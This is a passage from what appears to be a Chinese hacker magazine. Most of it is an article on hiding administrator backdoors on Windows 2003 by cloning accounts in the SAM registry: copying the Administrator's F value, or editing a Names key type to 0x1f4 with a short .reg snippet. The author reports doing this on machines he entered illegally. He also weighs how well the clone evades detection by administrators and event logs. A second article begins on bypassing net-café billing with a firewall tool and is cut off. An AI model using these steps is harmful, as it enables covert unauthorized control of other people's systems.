\Domains\Account\Users\Names下建立一个用户名的项，而项的类型为这个新的sid。比如添加一个名为hacker的用户，系统就会在HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users下添加一个新的sid项，假设是000003f4，与此同时，你会发现在HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names下面多了一个名为hacker的项，类型为0x3f4。当我们删除用户的时候，系统就会把上面对应添加的两个项删除。一般来说，我们要克隆的Administrator项对应的二进制值的类型为0x1f4，当然如果你要克隆其它用户也要依据这种对应关系去操作，如图2。




图2

读者朋友可以在自己的电脑上建一个帐号，然后去注册表里看是不是多出两个项。比如我新建个用户hacker，其右边对应的类型值为0x3f4，则其在Users项下对应的则是000003f4项，懂了吗？就是这种对应关系？接着我们说克隆的问题。克隆帐号的原理简单地说就是：在注册表中有两处保存了帐号的SID相对标志符，一处是注册表HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users下的子键名，另一处是该子键的子项F的值。这里由于微软犯了个不同步它们的错误，登录时用的是后者，查询时用前者。当用Admin的F项覆盖其他账号的F项后，就造成了账号是管理员权限，但查询还是原来状态的情况，这就是所谓的克隆帐号。

假如你要用这个hacker用户克隆管理员Administrator，其实只需把hacker用记对应的Users项下的“F键值”弄成和Administrator对应的Users项下的“F键值”一样，懂了原理就好办事了。所以根本就不用像原文中导出三个注册表再修改再删除用户再导入注册表等一系列的操作，直接打开Administrator对应的000001f4的“F键值”然后全部选中复制到hacker对应的000003f4的“F键值”即可。如图3。




图3

复制完了以后再刷新一下注册表，你登录一次看看能不能成功，呵呵。原文中导出了注册表值再修改再删除用户再导入的操作，看得我都有点烦了。因为你修改了导出的注册表文件的过程就相当于我这里直接复制的过程，你再来一个删除就相当于把注册表里这两个相关项删了，你再导入又相当于恢复你刚才删的操作，个人感觉有点多此一举，不知辣M怎么想的。对于克隆Guest从而达到用禁用的Guest登录系统的目的克隆操作，以往的方法一般都是先给Guest改密码然后导出注册表修改再在注册表里删掉Guest再导入修改后的注册表，其实也是可以改密码后直接复制管理员的F值就可以了，不信你可以测试。另外再说一下克隆帐号过程中删除用户，辣M写到一定要在CMD下删

除，我想说的是既然可以在CMD下删为什么不能在图形化界面下删或者在注册表里直接删，因为你事先已经导出注册表了；特别是我们克隆Guest用禁用的这个来宾帐号登录的时候如果要删的话就只能在注册表里删Guest了，不信你试下就知道啦，别忘记备份注册表相关文件哦。再重复一句，没必要搞这么麻烦，复制F值一切就OK！

三、关于克隆帐号是否隐藏

一般来说新建的用户登录会在C:\Documents and Settings生成一个以用户名为名的目录，保存一些桌面相关信息等，而成功克隆后就不会生成这个文件夹了，并且在系统开始菜单里显示的是你真实的登录的帐号但是打开CMD你会看到显示的是Administrator，以下为我在肉鸡上测试的图片，以正常的用户xysky（其实也不正常，因为偶是非法进入的嘛，这里所说的正常是相对克隆而言的哦）克隆一个test帐号并登录后可以看到开始菜单这里显示的是test，而C:\Documents and Settings有xysky目录却没有test目录，并且打开CMD看到的是显示你当前是administrator，如图4。

而这个时候服务器的管理员用query user查看的时候显示的如图5。




图4




图5




图6

别高兴的太早，这种克隆方法并不达到隐藏的目的，原文已经说了重启后就会显示出来，这点以前在Win2000克隆屡试不爽哦，在Win2003就没办法了。我分别在几台不同的Win2003服务器上测试过，有的服务器克隆了账号不重启也会看在CMD下显示出来并且显示在计算机管理里面，有的机器在计算管理里打开用户管理的时候会显示出错信息，如图6。




图7

另外细心的管理员在事件查看器里看一下系统的登录日志就可以看到你的登录记录，日志里记录的很清楚哦，下面的图是我在肉鸡上克隆了Guest登录后的抓图，如图7。




图8

系统老老实实的记录了你的登录情况，上面的用户显示的为system用户以用户名Guest登录服务器，并且记录你远程登录的IP地址；另外你可能看到其它的不同的记录信息，如图8。

上面显示的是以Administrator用户登录而下面登录成功的用户名却为hacker，你想管理员看到这些信息会怎么想？这样的事实几乎让我想放弃在2003克隆帐号了，看来在Win2003克隆账号的好处就是不会在C:\Documents and Settings创建你新建的帐号来明目张胆地告诉管理员你到此一游了，当然你可以隐藏点，克隆Guest克隆IIS用户等等。

四、关于克隆的另外思路

原文中讲了复制管理员F值的方法进行克帐号外还说了复制管理员的F值与V值的克隆方法。很遗憾没有成功，其实懂了克隆的原理就知道为什么了，不是吗？这里我说一下我另外的一种克隆帐号的思路。这个思路得益于一次在肉鸡上和别人“抢地盘”，在注册表发现有一个hacker$帐号但是其类型却是0x1f4，这个令我很是迷惑，连社会工程学那个家伙也不知道，晕死！难道这种克隆方法也能成功吗？经过我的测试，告诉大家，是可以成功的，不过有一个前提条件：知道管理员的帐号密码。具体的操作就是导出你要克隆的帐号的一个项，比如你要克隆hack，就导出Names项下面的hack项，把类型键值改为你要克隆的对象比如administrator，导出的hack项注册表内容如下：

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\hack]
@=hex(404):
把下面一句中的404改为1f4，修改后内容如下：
Windows Registry Editor Version 5.00
```

```
[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\hack]
@=hex(1f4)
```

保存后导入注册表文件就可以用hack用户名以及管理员administrator的密码登录系统了，这里就懒得抓图了。至于怎么得到管理员密码，其实我也没什么太多好的方法，如果你有好的方法一定要告诉我。既然已经得到了管理员的密码了，还有必要克隆吗？其实服务器管理员的密码就是最好的后门了，安全可靠，不是吗？

最后为了本文的完整性，这里列一下克隆帐号的几个思路及我的测试结果，分别如下：

1.克隆思路一
复制管理员的F值
结论：可以成功克隆

2.克隆思路二
复制管理员的F值和V值
结论：无论你的密码与管理员的密码是不是一样，都无法登录

3.克隆思路三
修改指向关系，指到管理员
结论：无论你密码与管理员的密码是不是一样，都要用管理员的密码才能登录

具体的可以参考我附上的测试动画，当时做动画测试的时候的思路还不够清晰，不过结论倒是非常明确的哦。好了，觉得我写的不对的地方请到X论坛指出，不吝指教。

（本文涉及到的动画，光盘有收录）

对look 'n' stop免费上网一文的思考

爱无言

看了05年11期黑客X档案上关于使用look 'n stop免费上网的文章，感觉很好，但是对于文中提到的安装look'n'stop时要注意的两点，我却有些怀疑。

对于一般的防火墙软件都需要重启电脑后才能生效，这是因为要把一些重要的软件低层驱动安装进系统，诸如dll、sys文件。可是对于网吧电脑，各类还原软件是必不可少的。一旦重启电脑，软件就极有可能无法安装成功。但是“用look'n'stop免费上网”一文中却强调不用重启，难道说这个软件可以直接使用？抱着怀疑的态度，我决定一试。

来到最近的一个网吧，我怀着坎坷不安的心情开始启动电脑。我们这里的网吧管理软件使用的是万象2005加还原精灵，这个还原精灵的版本比较高，还有一个保护措施，当然这个不是我们今天的重点。按部就班的安装look'n'stop软件，其中出现了几次如同“用look n stop 免费上网”一文作者说的询问硬件安装的对话框，如图1。

